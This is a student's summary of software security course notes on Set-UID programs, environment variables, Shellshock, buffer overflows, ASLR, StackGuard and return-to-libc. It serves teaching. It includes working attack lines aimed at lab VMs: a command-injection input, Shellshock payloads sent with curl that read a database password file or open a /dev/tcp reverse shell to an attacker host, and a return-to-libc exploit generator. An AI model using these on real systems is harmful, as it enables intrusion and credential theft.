

CCPP Part C (Migliardi)

Sum-up, 23/06/2024

Set-UID Privileged Programs

Set-UID Concept

- Allow user to run a program with the program owner's privilege.
 - Allow users to run programs with temporary elevated privileges
 - Example: the passwd program
- ```
$ ls -l /usr/bin/passwd
```
- ```
-rwsr-xr-x 1 root root 41284 Sep 12 2012 /usr/bin/passwd
```
- Every process has two User IDs.
- Real UID (RUID): Identifies real owner of process
 - Effective UID (EUID): Identifies privilege of a process
 - Access control is based on EUID
 - When a normal program is executed, RUID = EUID, they both equal to the ID of the user who runs the program
 - When a Set-UID is executed, RUID ≠ EUID. RUID still equal to the user's ID, but EUID equals the program owner's ID.
 - If the program is owned by root, the program runs with the root privilege

Turn a Program into Set-UID

```
sudo chown root program
```

chown changes the owner of the file

```
sudo chmod 4755 program
```

4755 → 4 enables set-uid bit

755 means rwxr-xr-x

Capability Leaking

- In some cases, Privileged programs downgrade themselves during execution
- Example: The *su* program
- This is a privileged Set-UID program
- Allows one user to switch to another user (say user1 to user2)
- Program starts with EUID as root and RUID as user1
- After password verification, both EUID and RUID become user2's (via privilege downgrading)
- Such programs may lead to capability leaking
- Programs may not clean up privileged capabilities before downgrading

Invoking Programs

- Invoking external commands from inside a program
- External command is chosen by the Set-UID program
- Users are not supposed to provide the command (or it is not secure)
- Attack:
 - Users are often asked to provide input data to the command.
 - If the command is not invoked properly, user's input data may be turned into command name. This is dangerous

The easiest way to invoke an external command is the `system()` function.

- This program is supposed to run the `/bin/cat` program.
- It is a root-owned Set-UID program, so the program can view all files, but it can't write to any file.

Problem: Some part of the data becomes code (command name)

```
$ myCat "aa; /bin/sh"
```

Invoking Programs Safely: using `execve()`

```
execve(v[0], v, 0)
```

Why is it safe?

Code (command name, `v[0]`) and data (`v`) are clearly separated; there is no way for the user data to become code.

Some functions in the `exec()` family behave similarly to `execve()`, but may not be safe

- `execlp()`, `execvp()` and `execvpe()` duplicate the actions of the shell. These functions can be attacked using the PATH Environment Variable

Principle of Isolation

Principle: **Don't mix code and data.**

Attacks due to violation of this principle:

- `system()` code execution
- Cross Site Scripting – More Information in Chapter 10
- SQL injection - More Information in Chapter 11
- Buffer Overflow attacks - More Information in Chapter 4

Principle of Least Privilege

- A privileged program should be given the power which is required to perform its tasks.
- Disable the privileges (temporarily or permanently) when a privileged program doesn't need those.
- In Linux, `seteuid()` and `setuid()` can be used to disable/discard privileges.
- Different OSes have different ways to do that

Environment Variables & Attacks

Example: PATH variable

- When a program is executed the shell process will use the environment variable to find where the program is, if the full path is not provided.

How to Access Environment Variables

```
#include <stdio.h>
void main(int argc, char* argv[], char* envp[])
{
    int i = 0;
    while (envp[i] != NULL) {
        printf("%s\n", envp[i++]);
    }
}
```


← From the main function

More reliable way:
Using the global variable →

```
#include <stdio.h>
extern char** environ;
void main(int argc, char* argv[], char* envp[])
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i++]);
    }
}
```

Memory Location for Environment Variables

- `envp` and `environ` points to the same place initially.
- `envp` is only accessible inside the main function, while `environ` is a global variable.
- When changes are made to the environment variables (e.g., new ones are added), the location for storing the environment variables may be moved to the heap, so `environ` will change (`envp` does not change)



Shell Variables & Environment Variables

- People often mistake shell variables and environment variables to be the same.
- Shell Variables:
 - Internal variables used by shell.
 - Shell provides built-in commands to allow users to create, assign and delete shell variables.

```
seed@ubuntu:~$ FOO=bar
seed@ubuntu:~$ echo $FOO
bar
seed@ubuntu:~$ unset FOO
seed@ubuntu:~$ echo $FOO

seed@ubuntu:~$
```

- Shell variables and environment variables are different
- When a shell program starts, it copies the environment variables into its own shell variables. Changes made to the shell variable will not reflect on the environment variables, as shown in example :

Environment variable	→	seed@ubuntu:~/test\$ strings /proc/\$\$/environ grep LOGNAME
		LOGNAME=seed
Shell variable	→	seed@ubuntu:~/test\$ echo \$LOGNAME
		seed
		seed@ubuntu:~/test\$ LOGNAME=bob
Shell variable is changed	→	seed@ubuntu:~/test\$ echo \$LOGNAME
		bob
Environment variable is the same	→	seed@ubuntu:~/test\$ strings /proc/\$\$/environ grep LOGNAME
		LOGNAME=seed
		seed@ubuntu:~/test\$ unset LOGNAME
Shell variable is gone	→	seed@ubuntu:~/test\$ echo \$LOGNAME
Environment variable is still here	→	seed@ubuntu:~/test\$ strings /proc/\$\$/environ grep LOGNAME
		LOGNAME=seed

Attack Surface on Environment Variables

- Hidden usage of environment variables is dangerous.
- Since users can set environment variables, they become part of the attack surface on Set-UID programs.

Attacks via Dynamic Linker: the Risk

- Dynamic linking saves memory
- This means that a part of the program's code is undecided during the compilation time
- If the user can influence the missing code, they can compromise the integrity of the program

Attacks via Dynamic Linker: Case Study 1

- LD_PRELOAD contains a list of shared libraries which will be searched first by the linker
- If not all functions are found, the linker will search among several lists of folder including the one specified by LD_LIBRARY_PATH
- Both variables can be set by users, so it gives them an opportunity to control the outcome of the linking process
- If that program were a Set-UID program, it may lead to security breaches

But this generally doesn't work due to a countermeasure implemented by the dynamic linker. It ignores the LD_PRELOAD and LD_LIBRARY_PATH environment variables when the EUID and RUID differ.

Attacks via External Program

- An application may invoke an external program.
 - The application itself may not use environment variables, but the invoked external program might.
 - Typical ways of invoking external programs:
 - `exec()` family of function which call `execve()`: runs the program directly
 - `system()`
 - The `system()` function calls `execl()`
 - `execl()` eventually calls `execve()` to run `/bin/sh`
 - The shell program then runs the program
 - Attack surfaces differ for these two approaches
 - We have discussed attack surfaces for such shell programs in Chapter 1. Here we will focus on the Environment variables aspect
- Shell programs behavior is affected by many environment variables, the most common of which is the **PATH** variable.
- When a shell program runs a command and the absolute path is not provided, it uses the PATH variable to locate the command.

Attacks via Application Code

- When environment variables are used by privileged Set-UID programs, they must be sanitized properly.
- Developers may choose to use a secure version of `getenv()`, such as `secure_getenv()`.
- `getenv()` works by searching the environment variable list and returning a pointer to the string found, when used to retrieve an environment variable.
- `secure_getenv()` works the exact same way, except it returns NULL when "secure execution" is required.
- Secure execution is defined by conditions like when the process's user/group EUID and RUID don't match

SHELLSHOCK ATTACK

Shellshock Vulnerability

- Vulnerability named Shellshock or bashdoor was publicly release on September 24, 2014. This vulnerability was assigned CVE-2014-6271
- This vulnerability exploited a mistake made by bash when it converts environment variables to function definition
- The bug found has existed in the GNU bash source code since August 5, 1989
- After the identification of this bug, several other bugs were found in the widely used bash shell
- Shellshock refers to the family of the security bugs found in bash

Parent process can pass a function definition to a child shell process via an environment variable

- Due to a **bug** in the parsing logic, bash executes some of the command contained in the variable

Two conditions are needed to exploit the vulnerability:

- 1) The target process should run bash
- 2) The target process should get untrusted user inputs via environment variables

Shellshock Attack on Set-UID Programs

Presenter 30/3/2021, 11:13:16

Definition of attack:
Our attack basically defines a shell variable foo
We export this shell variable, so when we run the Set-UID program (vul), the shell variable becomes an environment variable of the child process
Because system() invokes bash, it detects that the environment variable is a function declaration
Due to the bug in the parsing logic, it ends up executing the command '/bin/sh'
Hence, we get the root shell!

Set-UID Programs

```
void main()
{
    setuid(geteuid());
    system("/bin/ls -l");
}

$ gcc vul.c -o vul
$ ./vul
total 12
-rwxrwxr-x 1 seed seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed  84 Mar  2 21:04 vul.c
$ sudo chown root vul
$ sudo chmod 4755 vul
$ ./vul
total 12
-rwsr-xr-x 1 root seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed  84 Mar  2 21:04 vul.c
$ export foo='() { echo "hello"; }; /bin/sh' ← Attack!
$ ./vul
sh-4.2# ← Got the root shell!
```

Execute normally

The program is going to invoke the vulnerable bash program. Based on the shellshock vulnerability, we can simply construct a function declaration.

Shellshock Attack on CGI Programs

When a user sends a CGI URL to the Apache web server, Apache will examine the request

- If it is a CGI request, Apache will use fork() to start a new process and then use the exec() functions to execute the CGI program

- Because our CGI program starts with “#!/bin/bash”, exec() actually executes /bin/bash, which then runs the shell script

- When Apache creates a child process, it provides all the environment variables for the bash programs

- We can use the “-A” option of the command line tool “curl” to change the user-agent field to whatever we want

```
curl -A “test user agent” -v http://10.0.2.69/cgi-bin/test.cgi
```

Shellshock Attack: Steal Passwords

- When a web application connects to its back-end databases, it needs to provide login passwords. These passwords are usually hard-coded in the program or stored in a configuration file. The web server in our ubuntu VM hosts several web applications, most of which use database.

- For example, we can get passwords from the following file:
- /var/www/CSRF/Elgg/elgg-config/settings.php

```
$ curl -A "()" { echo hello;}; echo Content_type: text/plain; echo;
    /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php"
    http://10.0.2.69/cgi-bin/test.cgi
... (Lines omitted) ...
/**
 * The database password
 *
 * @global string $CONFIG->dbpass
 */
$CONFIG->dbpass = 'seedubuntu';
?>
```

Shellshock Attack: Create Reverse Shell

- Attackers like to run the shell program by exploiting the shellshock vulnerability, as this gives them access to run whichever commands they like
- Instead of running /bin/ls, we can run /bin/bash. However, the /bin/bash command is interactive.
- If we simply put /bin/bash in our exploit, the bash will be executed at the server side, but we cannot control it. Hence, we need to do something called **reverse shell**.
- The key idea of a reverse shell is to redirect the standard input, output and error devices to a network connection.
- This way the shell gets input from the connection and outputs to the connection. Attackers can now run whatever commands they like and get the output on their machine.
- Reverse shell is a very common hacking technique used by many attacks

Creating Reverse Shell

```
Server(10.0.2.69):$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```

The option i stands for interactive, meaning that the shell should be interactive.

This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.70's port 9090.

File descriptor 0 represents the standard input device (stdin) and 1 represents the standard output device (stdout). This command tell the system to use the stdout device as the stdin device. Since the stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

File descriptor 2 represents the standard error (stderr). This cases the error output to be redirected to stdout, which is the TCP connection.

Shellshock Attack on CGI: Get Reverse Shell

```
$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo;
echo; /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1"
http://10.0.2.69/cgi-bin/test.cgi
```



```
seed@Attacker(10.0.2.70)$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted ...
bash: cannot set terminal process group (2106): ...
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ ← Reverse shell is created!
www-data@VM:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Buffer Overflow Attack

Overwriting return address with some random address can point to :

- Invalid instruction
- Non-existing address
- Access violation
- **Attacker's code** → Malicious code to gain access

Creation of The Malicious Input (badfile)

Task A : Find the offset distance between the base of the buffer and return address.

Task B : Find the address to place the shellcode (To increase the chances of jumping to the correct address, of the malicious code, we can fill the badfile with NOP instructions and place the malicious code at the end of the buffer. Note: NOP- Instruction that does nothing.)

Shellcode

Aim of the malicious code : Allow to run more commands (i.e) to gain access of the system.

Solution: Shell Program

Challenges:

- Loader Issue
- Zeros in the code

Assembly code (machine instructions) for launching a shell.

- Goal: Use `execve("/bin/sh", argv, 0)` to run shell

Countermeasures

Developer approaches:

- Use of safer functions like strncpy(), strncat() etc, safer dynamic link libraries that check the length of the data before copying.

OS approaches:

- ASLR (Address Space Layout Randomization)

Compiler approaches:

- Stack-Guard

Hardware approaches:

- Non-Executable Stack

Principle of ASLR

To **randomize the start location of the stack** that is every time the code is loaded in the memory, the stack address changes →

Difficult to guess the stack address in the memory →

Difficult to guess %ebp address and address of the malicious code

ASLR : Defeat It

3. Defeat it by running the vulnerable code in an infinite loop.

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(( $duration / 60 ))
    sec=$(( $duration % 60 ))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
done
```

On running the script for about 19 minutes on a 32-bit Linux machine, we got the access to the shell (malicious code got executed).

Stack Guard

Stack guard is a security feature used to protect programs from stack-based buffer overflow attacks. It involves placing a special value, known as a "canary," between a buffer and the control data on the stack, such as return addresses. The canary value is checked before the function returns; if it has been altered, the program detects the overflow and typically terminates to prevent further exploitation. This mechanism helps mitigate the risk of arbitrary code execution by ensuring that an overflow does not corrupt critical control information.

Defeating Countermeasures in bash & dash

- They turn the setuid process into a non-setuid process
- They set the effective user ID to the real user ID, dropping the privilege
- Idea: before running them, we set the real user ID to 0

- Invoke `setuid(0)`
- We can do this at the beginning of the shellcode

Non-executable stack

- NX bit, standing for No-eXecute feature in CPU separates code from data which marks certain areas of the memory as non-executable.
- This countermeasure can be defeated using a different technique called **Return-to-libc attack**

Return-to-libc Attacks

Non-executable Stack

- With executable stack

```
seed@ubuntu:$ gcc -z execstack shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!
```

- With non-executable stack

```
seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```

How to Defeat This Countermeasure

Jump to existing code: e.g. libc library.

Function: `system(cmd)`: `cmd` argument is a command which gets executed.

Overview of the Attack

Task A : Find address of `system()`, to overwrite return address with `system()`'s address.

Debug the vulnerable program using `gdb`

Using `p (print)` command, print address of `system()` and `exit()`.

Task B : Find address of the `"/bin/sh"` string, to run command `"/bin/sh"` from `system()`

Export an environment variable called `"MY_SHELL"` with value `"/bin/sh"` →

`MY_SHELL` is passed to the vulnerable program as an environment variable, which is stored on the stack. →

We can find its address

Considerations: Address of `"MY_SHELL"` environment variable is sensitive to the length of the program name (program which prints `"MY_SHELL"` address).

- If the program name is changed from `env55` to `env77`, we get a different address.

Task C : Construct arguments for system(), to find location in the stack to place “/bin/sh” address (argument for system())

- Arguments are accessed with respect to ebp (frame pointer).
- Argument for system() needs to be on the stack

Need to know where exactly ebp is after we have “returned” to system(), so we can put the argument at ebp + 8

- In order to find the system() argument, we need to understand how the ebp and esp registers change with the function calls.
- Between the time when return address is modified and system argument is used, vul_func() returns and system() prologue begins


Malicious Code

```
// ret_to_libc_exploit.c
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[200];
    FILE *badfile;

    memset(buf, 0xaa, 200); // fill the buffer with non-zeros

    *(long *) &buf[70] = 0xbffff8e8 ; // The address of "/bin/sh"
    *(long *) &buf[66] = 0xb7e52fb0 ; // The address of exit()
    *(long *) &buf[62] = 0xb7e5f430 ; // The address of system()

    badfile = fopen("./badfile", "w");
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```



Return-Oriented Programming

- In the return-to-libc attack, we can only chain two functions together
- The technique can be generalized:
 - Chain many functions together
 - Chain blocks of code together
- The generalized technique is called Return-Oriented Programming (ROP)